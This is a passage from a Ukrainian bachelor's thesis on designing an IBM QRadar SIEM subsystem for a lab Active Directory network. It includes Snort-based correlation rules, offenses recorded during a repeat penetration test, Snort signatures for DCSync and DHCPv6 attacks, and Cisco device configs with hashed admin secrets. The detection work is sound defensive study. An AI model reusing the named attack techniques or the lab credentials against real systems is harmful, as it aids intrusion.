- Force the detected Event to create a NEW offense, select the offense using Source IP
 - Include detected Event from this attacker from this point forward, for 300 second(s), in the offense
 - Annotate this offense with: Port Scan

This Rule will be: Enabled

Рисунок 3.19 – Правило на основі повідомлень Snort по виявленню сканування портів на кінцевих вузлах мережі

Для виявлення спроб спуфінгу LLMNR/NetBIOS-NS мережі клієнта було створено правило Potential LLMNR/NetBIOS Exploit з низкою наступних тестів:

- мережа призначення: 192.168.4.0/24;
- протокол: UDP;
- порти призначення: 137/5355;
- QID: повідомлення Snort з відповідним експлойтом Possible LLMNR/Net-BIOS-NS Poisoning.

Rule Description Apply Potential LLMNR/NetBIOS Exploit on events which are detected by the Local system and when the destination network is Net-10-172-192.Net_192_168_4_0 and when the IP protocol is one of the following UDP.udp_ip and when the source or destination port is any of 137, 5355 and when the event QID is one of the following (2000001) Possible LLMNR/NetBIOS-NS Poisoning Rule Actions • Set Severity to 5 • Set Credibility to 8 • Set Relevance to 7 • Force the detected Event to create a NEW offense, select the offense using Source IP ◦ Annotate this offense with: Suspicious LLMNR/NetBIOS-NS activity This Rule will be: Enabled

Рисунок 3.20 – Правило на основі повідомлень Snort по виявленню спуфінгу LLMNR/NetBIOS-NS в мережі

Для виявлення DDoS атаки на протокол RDP було створено правило RDP DDoS з низкою наступних тестів:

- мережа призначення: 192.168.4.0/24;
- протокол: TCP;
- порти призначення: 3389;
- QID: повідомлення Snort з відповідним експлойтом OS-WINDOWS Microsoft Windows Remote Desktop new session flood attempt.

Rule Description Apply RDP DDoS on events which are detected by the Local system and when the destination network is Net-10-172-192.Net_192_168_4_0 and when the IP protocol is one of the following TCP.tcp_ip and when the destination port is one of the following 3389 and when the event QID is one of the following (2552347) OS-WINDOWS Microsoft Windows RemoteDesktop new session flood attempt Rule Actions • Set Severity to 7 • Set Credibility to 9 • Set Relevance to 9 • Force the detected Event to create a NEW offense, select the offense using Source IP ◦ Include detected Event from this attacker from this point forward, for 300 second(s), in the offense ◦ Annotate this offense with: RDP Flood This Rule will be: Enabled

Рисунок 3.21 – Правило на основі повідомлень Snort по виявленню DDoS атаки на протокол RDP

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		79

Для виявлення атаки EternalBlue було створено правило EternalBlue Exploit з низкою наступних тестів:

- мережа призначення: 192.168.4.0/24;
- протокол: TCP;
- порти призначення: 445;
- QID: повідомлення Snort з відповідним експлойтом OS-WINDOWS Microsoft Windows SMB large NT Rename transaction request memory leak attempt.




Рисунок 3.22 – Правило на основі повідомлень Snort по виявленню атаки EternalBlue

Створені правила були відразу ввімкнені та готові для виявлення неправомірних дій в мережі клієнта.

3.3 Оцінка ефективності та якості виявлення атак створеними правилами безпеки та рекомендації по додаванню нових правил

Після впровадження створених правил було продубльовано ідентичне тестування на проникнення для перевірки ефективності та якості виявлення правопорушень в мережній інфраструктурі домену corp.raccoon.net.

В ході проведення повторного тестування на проникнення, на основі впроваджених правил були створені наступні правопорушення (Offenses):

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		80

Offense 188

Summary

Display

Events

Flows

Actions

Print

Magnitude		Status		Relevance	0	Severity	0	Credibility	0
Domain	corp.raccoon.net								
Description	RemoteAccess.SSH	Offense Type	Source IP						
		Event/Flow count	0 events and 9 flows in 1 categories						
Source IP(s)	192.168.5.4	Start	Jun 16, 2022, 10:24:05 PM						
Destination IP(s)	192.168.4.14	Duration	17m 22s						
Network(s)	other	Assigned to	Unassigned						

Offense Source Summary

IP	192.168.5.4	Location	other
Magnitude		Vulnerabilities	0
Username	Unknown	MAC Address	Unknown NIC
Host Name	Unknown		
Asset Name	Unknown	Weight	0
Offenses	3	Events/Flows	98

Рисунок 3.23 – Правопорушення, створене у відповідь на несанкціоноване зовнішнє SSH-з'єднання до пристрою у мережі клієнта

На жаль при виконанні сканування мережі на кінцеві вузли не було створено бажаного правопорушення. Це зумовлено використанням ARP-запитів замість ICMP-запитів при скануванні за допомогою *nmap*. Ця опція встановлена по замовчування в утиліті сканування мережі: *nmap*, *netdiscover* та *fping*. Так як Snort не має модуля, який дозволяв би розглядати ARP-трафік, написане правило можна вважати неефективним. Встановлення в мережі пристрою IBM QRadar Network Insights допомогло б зареєструвати подібний аномальний трафік, як правопорушення, проте цей пристрій є платним та не входить до ліцензії Community.

Offense 169

Summary

Display

Events

Flows

Actions

Print

Magnitude		Status		Relevance	1	Severity	4	Credibility	4
Domain	Default Domain								
Description	Potentially Bad Traffic preceded by stream5: TCP Timestamp is outside of PAWS window			Offense Type	Source IP				
				Event/Flow count	6 824 events and 0 flows in 5 categories				
Source IP(s)	192.168.4.14 (192.168.4.14)			Start	Jun 13, 2022, 5:01:45 PM				
Destination IP(s)	192.168.4.101 (192.168.4.101)			Duration	46m 36s				
Network(s)	Server Network Domain Controllers			Assigned to	Unassigned				

Offense Source Summary

IP	192.168.4.14	Location	Net-10-172-192.Net 192.168.4.0
Magnitude		Vulnerabilities	0
Username	Unknown	MAC Address	Unknown NIC
Host Name	Unknown		
Asset Name	192.168.4.14	Weight	0
Offenses	6	Events/Flows	19,036

Рисунок 3.24 – Правопорушення, створене у відповідь на сканування портів та DNS-енумерацію контролеру AD PDC клієнта

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				81
Змн.	Арк.	№ докум.	Підпис	Дата		

Offense 184

Summary

Display ▾

Events

Flows

Actions ▾

Print

?

Magnitude		Status		Relevance	1	Severity	6	Credibility	3
Domain	corp.raccoon.net								
Description	Possible LLMNR/NetBIOS-NS Poisoning			Offense Type	Source IP				
				Event/Flow count	80 events and 0 flows in 1 categories				
Source IP(s)	192.168.4.14			Start	Jun 15, 2022, 11:50:07 PM				
Destination IP(s)	Remote (3)			Duration	39m 51s				
Network(s)	other			Assigned to	Unassigned				

Offense Source Summary

IP	192.168.4.14	Location	Ukraine
Magnitude		Vulnerabilities	0
Username	Unknown	MAC Address	Unknown NIC
Host Name	Unknown		
Asset Name	Unknown	Weight	0
Offenses	3	Events/Flows	7,772

Рисунок 3.25 – Правопорушення, створене у відповідь на LLMNR/NetBIOS-NS спуфінг в мережі клієнта

Offense 196

Summary

Display

Events

Flows

Actions

Print

Magnitude		Status		Relevance	2	Severity	8	Credibility	3
Domain	corp.raccoon.net								
Description	OS-WINDOWS Microsoft Windows RemoteDesktop new session flood attempt			Offense Type	Source IP				
				Event/Flow count	94 events and 0 flows in 3 categories				
Source IP(s)	192.168.4.14			Start	Jun 19, 2022, 3:06:37 PM				
Destination IP(s)	Remote (2)			Duration	1m 14s				
Network(s)	other			Assigned to	Unassigned				

Offense Source Summary

IP	192.168.4.14	Location	Ukraine
Magnitude		Vulnerabilities	0
Username	Unknown	MAC Address	Unknown NIC
Host Name	Unknown		
Asset Name	Unknown	Weight	0
Offenses	4	Events/Flows	7,866

Рисунок 3.26 – Правопорушення, створене у відповідь на DDoS атаку протоколу RDP контролеру AD PDC клієнта

Offense 194										Summary		Display ▾	Events	Flows	Actions ▾	Print	
Magnitude									Status		Relevance	4	Severity	10	Credibility		
Domain	corp.raccoon.net																
Description	OS-WINDOWS Microsoft Windows SMB large NT RENAME transaction request memory leak attempt								Offense Type	Source IP							
									Event/Flow count	6 events and 0 flows in 2 categories							
Source IP(s)	192.168.4.14								Start	Jun 19, 2022, 2:37:58 PM							
Destination IP(s)	192.168.4.101								Duration	1m							
Network(s)	other								Assigned to	Unassigned							
Offense Source Summary																	
IP	192.168.4.14								Location	Ukraine							
Magnitude									Vulnerabilities	0							
Username	Unknown								MAC Address	Unknown NIC							
Host Name	Unknown																
Asset Name	Unknown								Weight	0							
Offenses	3								Events/Flows	954							

Рисунок 3.27 – Правопорушення, створене у відповідь на атаку EternalBlue контролеру AD PDC клієнта

		Гончаров М.В.			KIK.KP.B – 125 – 05 – ПЗ				Арк.
		Єфіменко А.А.							82
Змн.	Арк.	№ докум.	Підпис	Дата					

З рис. 3.23-3.27 можна зробити висновок про коректне налаштування всіх правил безпеки окрім одного. Також слід зазначити, що у випадку зображеному на рис. 3.24, два правила було об'єднано в єдине правопорушення. Ця властивість правопорушень в IBM QRadar називається ланцюжком.

IBM QRadar об'єднує правопорушення в ланцюжки, щоб зменшити кількість правопорушень, які потрібно переглянути, що скорочує час на розслідування та усунення загрози. Таким чином, якщо одне правопорушення буде слідувати за іншим та матиме схожі властивості (IP-адреса джерела, IP-адреса призначення, напрямок трафік, тощо), обидва цих правопорушення буде об'єднано в єдиний ланцюжок.

Для вдосконалення підсистеми моніторингу подій безпеки офісу можна виділити два наступних напрямки:

1. Написання нових правил на основі сповіщень Snort до наступних популярних атак та експлойтів Active Directory (тестування на проникнення не виявило можливостей по їх проведенню):

– Атаки на протокол автентифікації Kerberos: MS14-068, Kerberoasting, Golden Ticket Attack (Snort ID: 1-36596, 1-17274, 3-16394);

– Атака на сервіс принтингу Print Spooler – Printer Bug (Snort ID: 1-57877);

– Атака на сервіс реплікації контролерів домену DCSync (Snort Rule: alert tcp !\$DC_SERVERS any -> \$DC_SERVERS [49152:65535] (msg:"SS POLICY DCSync Detected"; flow:to_server,established; flags:PA; content:"|00 03 10 00 00 00|"; depth:8; content:"|03 00|"; distance:14; within:2; content:"|09 06 0e|"; distance:0; content:"|05 04|"; distance:5; within:2; classtype:attempted-admin; sid:1000010;));

– Атака DHCPv6 relay (Snort Rule: alert udp fe80::/12 [546,547] -> fe80::/12 [546,547] (msg:"FOX-SRT - Policy - DHCPv6 advertise"; content:"|02|"; offset:48; depth:1; reference:url,blog.fox-it.com/2018/01/11/mitm6-compromising-ipv4-networks-via-ipv6/; threshold:type limit, track by_src, count 1, seconds 3600; classtype:policy-violation; sid:21002327; rev:2));

2. Встановлення додаткових розширень до поточного розгортання IBM QRadar, наприклад User Behavior Analytics. Це розширення дозволить створити базовий профіль поведінки для кожного користувача домену, що в свою чергу спростить виявлення аномальних дій від імені цих користувачів.

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		83



User Behavior Analytics - QRadar v7.3/7.4.0 Compatibility ONLY

QRadar, by IBM QRadar

IBM Validated

Download

Overview

NOTICES:

- This version is only supported by QRadar 7.3.3 GA+/7.4.0 GA+. We highly recommend you upgrade your QRadar to 7.3.3 FP6+ or 7.4.1 FP2+ to get latest application updates with QRadar App Framework V2.
- For versions of QRadar 7.3.3 FP6+/7.4.1 FP2+, please [download the latest version of User Behavior Analytics here](#).

The User Behavior Analytics (UBA) for QRadar® app helps you to determine the risk profiles of users inside your network and to take action when the app alerts you to threatening behavior.

The UBA app is a tool for detecting insider threats in your organization. It will use existing data in your QRadar to generate new insights around users and risk. UBA adds two major functions to QRadar: risk profiling and unified user identities.

Support

Please use the monitored forum to search/post questions for any common issues that may have already been encountered. If you cannot get the information you need, open a case with IBM Support.

[IBM QRadar Forum Support](#)

[IBM Customer Support](#)

Professional Services

Рисунок 3.28 – Сторінка IBM App Exchange з розширенням UBA

		Гончаров М.В.			KIK.KP.B – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		84

ВИСНОВКИ

В даній кваліфікаційній бакалаврській роботі було вирішено завдання з проектування підсистеми моніторингу подій безпеки SOC на базі рішень IBM QRadar.

Обґрунтування актуальності теми дало змогу оцінити важливість SIEM-систем, як невід'ємної складової сучасного SOC.

Після проведення аналізу важливості та актуальності SIEM-систем у галузі кібербезпеки, було обрано SIEM-рішення для подальшого проектування мережної інфраструктури, а саме метод SIEM-систему IBM QRadar, для вирішення задачі кваліфікаційної роботи. Для більш наочного розуміння вибору методу, було проведено аналіз інших SIEM-рішень та порівняно їх числові показники в кожній з категорій.

Для вирішення задачі проектування мережної інфраструктури було обрано мережевий емулятор GNS3 та віртуальні машини з ОС Windows, як основу для домену Active Directory. GNS3 широко використовується великою кількістю комп'ютерних інженерів та спеціалістів з кібербезпеки для емуляції, налаштування, перевірки та виявлення помилок у віртуальних і реальних мережах. Саме використання можливостей цього емулятора та створення корпоративної мережевої інфраструктури на основі домену Active Directory дозволило створити сценарій використання SIEM-системи, максимально наближений до реальних умов.

Після ознайомлення із середовищем проектування та поняття домену Active Directory, було спроектовано та налаштовано мережні інфраструктури хмарного провайдера SOC та офісу організації Rassoon Co. На основі спроектованої системи було описано модель загроз, що відповідала б реальним сценаріям атаки на корпоративну мережу. Наступним кроком після моделювання загроз виступило налаштування самої SIEM-системи IBM QRadar до потреб конкретного клієнта, в даному випадку компанії Rassoon Co.

Шляхом експерименту було проведено тестування на проникнення в корпоративну мережу, в ході якого було реалізовано доступні вектори атак та скомпрометовано як властивість конфіденційності, так і властивість доступності інформації в домені. Результати цього тестування дозволили вдосконалити політики безпеки

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		85

компанії, що в свою чергу призвело до створення правил безпеки. Ці правила мали на меті виявлення експлойтів та атак, проведених в ході тестування, як порушень безпеки, що виконало б головне завдання будь-якої SIEM-системи – виокремлення подій (інцидентів) безпеки з величезної кількості оброблюваної інформації, для подальшої індивідуальної обробки аналітиками SOC.

Після впровадження створених правил, повторне тестування на проникнення показало майже досконале виявлення SIEM-системою проведених атак. Хоч одне з правил не спрацювало на відповідне порушення, це було швидше викликано технічною обмеженістю використовуваного стеку технологій, ніж некоректністю описаного правила.

Було розглянуто ймовірні вдосконалення що до виявлення ширшого спектру атак, хоча вразливостей, які відповідали б цим атакам, в налаштованій корпоративній мережі і не було знайдено. Основною перевагою спроектованої SIEM-підсистеми є можливість зняти більшість роботи по виявленню подій безпеки з плечей людини та перекладення її на плечі машинного навчання та автоматизації. Використання підсистеми моніторингу подій безпеки SOC на базі рішень IBM QRadar надає змогу своєчасно виявляти і розслідувати підозрілі та очевидно зловмисні події в мережі та відповідно реагувати на них.

		Гончаров М.В.			KIK.KP.B – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		86

СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ

1. Корпоративна безпека : Практ. посіб. Київ : Консалтинг. компанія Сідкон, 2018. 276 с.
2. SOC adoption: three scenarios to a better security posture : Електронна книжка. Infopulse, 2020. 40 с.
3. Bejtlich R. The practice of network security monitoring: understanding incident detection and response. No Starch Press, 2013. 376 с.
4. Thomas A. Security operations center - analyst guide: SIEM technology, use cases and practices. Arun E Thomas, 2017. 206 с.
5. Murdoch D. Blue team handbook: SOC, SIEM, and threat hunting (V1.02): a condensed guide for the security operations team and threat hunter. Independently published, 2019. 258 с.
6. Thomas A. E. Security operations center - SIEM use cases and cyber threat intelligence. Arun E Thomas, 2018. 378 с.
7. IBM security qradar: qradar administration guide : електронна книжка. IBM Corp., 2019. 448 с.
8. IBM security qradar: qradar user guide : електронна книжка. IBM Corp., 2019. 226 с.
9. IBM security qradar: wincollect user guide : електронна книжка. IBM Corp., 2019. 110 с.
10. IBM security qradar: community edition : електронна книжка. IBM Corp., 2019. 14 с.
11. Guide to cyber threat modelling : навч. посіб. CSA Singapore, 2020. 28 с.
12. Threat modelling for active directory. Home - Springer. URL: https://link.springer.com/content/pdf/10.1007/0-387-24486-7_13.pdf (дата звернення: 20.04.2022).
13. SOC: що це таке і навіщо воно потрібне?. *Comprehensive service it company Kiev | Indevlab*. URL: <https://indevlab.com/uk/blog-ua/soc-scho-tse-take-i-navischo-vono-potribne/> (дата звернення: 20.04.2022).

		Гончаров М.В.			KIK.KP.B – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				87
Змн.	Арк.	№ докум.	Підпис	Дата		

14. Salinas S. Security operations center: ultimate SOC quick start guide. *Exabeam*. URL: <https://www.exabeam.com/security-operations-center/security-operations-center-a-quick-start-guide/> (дата звернення: 20.04.2022).

15. What is SOC?. *Living Security | Trellix*. URL: <https://www.trellix.com/en-ca/security-awareness/operations/what-is-soc.html> (дата звернення: 20.04.2022).

16. Building a modern SOC: The importance of SIEM. *Huntsman*. URL: <https://www.huntsmansecurity.com/blog/building-a-modern-soc-how-to-protect-your-organisations-information/> (дата звернення: 20.04.2022).

17. SIEM overview - exabeam. *Exabeam*. URL: <https://www.exabeam.com/explainers/siem/what-is-siem/> (дата звернення: 20.04.2022).

18. SOC & SIEM: what makes them different? Here's the answer... *LogicV*. URL: <https://logicv.com/blog/soc-vs-siem/> (дата звернення: 20.04.2022).

19. 10 best SIEM tools, products, & providers list - dnsstuff. *Software Reviews, Opinions, and Tips - DNSstuff*. URL: <https://www.dnsstuff.com/siem-tools> (дата звернення: 20.04.2022).

20. Best SIEM tools: compare solutions (updated for 2022). *eSecurityPlanet*. URL: <https://www.esecurityplanet.com/products/siem-tools/> (дата звернення: 20.04.2022).

21. IBM security learning academy. *IBM Security Learning Academy*. URL: <https://www.securitylearningacademy.com> (дата звернення: 20.04.2022).

22. Semi Yulianto. Tutorial: qradar CE SIEM - installation and configuration (complete steps), 2020. *YouTube*. URL: <https://www.youtube.com/watch?v=DCd5f4VFDdk> (дата звернення: 20.04.2022).

23. How-to Configure NetFlow for Cisco Routers and Switches Running IOS | *Solarwinds*. URL: <https://www.solarwinds.com/resources/video/how-to-configure-net-flow-on-a-cisco-router> (дата звернення: 20.04.2022).

24. Rezaei M. Snort 2.9.16.1 on Centos 8. URL: https://snort-org-site.s3.amazonaws.com/production/document_files/files/000/001/795/original/Snort_2.9.16.1.pdf?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				88
Змн.	Арк.	№ докум.	Підпис	Дата		

ДОДАТКИ

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				90
Змн.	Арк.	№ докум.	Підпис	Дата		




Рисунок А.1 – Топологічна схема мережі офісу (AD домен corp.raccoon.net)




Рисунок А.2 – Топологічна схема мережі хмарного провайдера SOC (cloudsec.com)

Мінімальні системні вимоги QRadar Community Edition V7.3.3

ОЗП: 8 ГБ чи 10 ГБ з застосунками

Місце на диску: 250 ГБ

ЦП: 2 ядра (мінімум) чи 6 ядер (рекомендовано)

Один мережвий адаптер з доступом до мережі Інтернет

Статична публічна та приватна IP-адреси

Мінімальні системні вимоги Windows Server 2008 R2

ОЗП: 512 МБ

Місце на диску: 10 ГБ

ЦП: 1 ГГц (для процесорів архітектури x86) чи 1.4 ГГц (для процесорів архітектури x64)

Монітор з розширенням Super VGA (800 x 600) чи більшим

Клавіатура та миша (чи інші сумісні вказуючі пристрої)

Мінімальні системні вимоги Windows XP Professional SP1

ОЗП: 256 МБ

Місце на диску: 1.5 ГБ

ЦП: x86-64 сумісний процесор

Монітор з розширенням Super VGA (800 x 600) чи більшим

Клавіатура та миша (чи інші сумісні вказуючі пристрої)

Мінімальні системні вимоги Centos 8 та Kali Linux 2021.3

ОЗП: 2 ГБ

Місце на диску: 20 ГБ

ЦП: 2 ГГц чи більше

Монітор з розширенням Super VGA (800 x 600) чи більшим

Клавіатура та миша (чи інші сумісні вказуючі пристрої)

		Гончаров М.В.			KIK.KP.B – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		92

Файл поточної конфігурації маршрутизатора R1:

```

Current configuration : 3156 bytes
!
version 15.4
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname R1
!
boot-start-marker
boot-end-marker
!
no aaa new-model
clock timezone EET 2 0
clock summer-time EEST recurring
mmi polling-interval 60
no mmi auto-configure
no mmi pvc
mmi snmp-timeout 180
no ip icmp rate-limit unreachable
!
ip dhcp excluded-address 192.168.4.1
!
ip flow-cache timeout active 1
ip domain name corp.raccoon.net
ip name-server 192.168.1.1
ip name-server 192.168.4.101
ip cef
no ipv6 cef
!
flow exporter EXPORTER-QRADAR
  description Export to QRadar Console
  destination 192.168.5.2
  source Ethernet0/0
  transport udp 2055
  export-protocol ipfix
  template data timeout 60
  option application-table timeout 60
  option application-attributes timeout
  300
!
flow record CORPreCORD
  match ipv4 tos
  match ipv4 protocol
  match ipv4 source address
  match ipv4 destination address
  match transport source-port
  match transport destination-port
  match interface input
  collect routing source as
  collect routing destination as
  collect interface output
  collect counter bytes
  collect counter packets
  collect timestamp sys-uptime first
  collect timestamp sys-uptime last
  collect application name
  collect application smtp server
  collect application smtp sender
  collect application http url
  collect application http host
  collect application http user-agent
  collect application http referer
  collect application pop3 server
  collect application ssl common-name
!
flow monitor FLOW-MONITOR-V4
  exporter EXPORTER-QRADAR
  cache timeout active 300
  cache timeout update 60
  statistics packet protocol
  statistics packet size
  record CORPreCORD
!
multilink bundle-name authenticated
!
```

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		93

```

username admin privilege 15 secret 8
$8$jXf0FWOVE2Eu8q$XaHVMcYUG4kOB9a5w8QS
CaMkrRey35yh9AKdGwKxHug
!
redundancy
!
no cdp log mismatch duplex
!
ip tcp synwait-time 5
ip ssh version 2
!
interface Ethernet0/0
    ip address dhcp
    ip flow monitor FLOW-MONITOR-V4 input
    ip flow monitor FLOW-MONITOR-V4
output
!
interface Ethernet0/1
    ip address 192.168.4.1 255.255.255.0
    ip flow monitor FLOW-MONITOR-V4 input
    ip flow monitor FLOW-MONITOR-V4
output
!
interface Ethernet0/2
    no ip address
    shutdown
!
interface Ethernet0/3
    no ip address
    shutdown
!
router ospf 1
    router-id 1.1.1.1
    passive-interface Ethernet0/1
    network 192.168.1.0 0.0.0.255 area 0
    network 192.168.4.0 0.0.0.255 area 1
!
ip forward-protocol nd
!
ip flow-capture fragment-offset
ip flow-capture packet-length
ip flow-capture ttl
ip flow-capture vlan-id
ip flow-capture icmp
ip flow-capture ip-id
ip flow-capture mac-addresses
!
no ip http server
no ip http secure-server
ip dns server
!
access-list 22 permit 192.168.4.0
0.0.0.255
access-list 22 permit 192.168.1.0
0.0.0.255
!
control-plane
!
line con 0

```

Файл поточної конфігурації маршрутизатора R2:

```

Current configuration : 2123 bytes
!
! No configuration change since last
restart
!
version 15.4
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname R2
!
boot-start-marker
boot-end-marker
!
!
no aaa new-model
clock timezone EET 2 0
clock summer-time EEST recurring

```

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				94
Змн.	Арк.	№ докум.	Підпис	Дата		

```

mmi polling-interval 60
no mmi auto-configure
no mmi pvc
mmi snmp-timeout 180
no ip icmp rate-limit unreachable
!
ip dhcp excluded-address 192.168.5.1
ip dhcp excluded-address 192.168.5.100
!
ip dhcp pool qradar_static
  host 192.168.5.2 255.255.255.0
  hardware-address 0800.27ca.719f
  dns-server 192.168.5.1
  domain-name cloudsec.com
!
ip dhcp pool cloudsec
  network 192.168.5.0 255.255.255.0
  default-router 192.168.5.1
  dns-server 192.168.5.1
  domain-name cloudsec.com
!
ip domain name cloudsec.com
ip host qradar.cloudsec.com
192.168.5.2
ip name-server 192.168.1.1
ip cef
no ipv6 cef
!
multilink bundle-name authenticated
!
username admin privilege 15 secret 8
$8$zZ7mS/dH6R3G0q$AZZqKqJrNNTk7rHyuMX4
z4Iz/.NY8chx3lpD1CuqEks
!
redundancy
!
no cdp log mismatch duplex
!
ip tcp synwait-time 5
ip ssh version 2
!
interface Ethernet0/0
  mac-address aabb.cc00.0200

```

```

ip address dhcp
!
interface Ethernet0/1
  mac-address aabb.cc00.0210
  ip address 192.168.5.1 255.255.255.0
!
interface Ethernet0/2
  mac-address aabb.cc00.0220
  no ip address
  shutdown
!
interface Ethernet0/3
  mac-address aabb.cc00.0230
  no ip address
  shutdown
!
router ospf 1
  router-id 2.2.2.2
  passive-interface Ethernet0/1
  network 192.168.1.0 0.0.0.255 area 0
  network 192.168.5.0 0.0.0.255 area 2
!
ip forward-protocol nd
!
no ip http server
no ip http secure-server
ip dns server
!
access-list 22 permit 192.168.1.0
0.0.0.255
access-list 22 permit 192.168.5.0
0.0.0.255
!
control-plane
!
line con 0
  exec-timeout 0 0
  privilege level 15
  logging synchronous
line aux 0
  exec-timeout 0 0
  privilege level 15
  logging synchronous

```

		Гончаров М.В.			KIK.KP.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		95

```

line vty 0 4
access-class 22 in
exec-timeout 20 0
logging synchronous
login local
transport input ssh
!
ntp server 0.ua.pool.ntp.org
!
end

```

Файл поточної конфігурації комутатора SW1:

```

Current configuration : 1702 bytes
!
! Last configuration change at
03:13:54 EEST Mon Jun 20 2022
!
version 15.2
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
service compress-config
!
hostname SW1
!
boot-start-marker
boot-end-marker
!
logging discriminator EXCESS severity
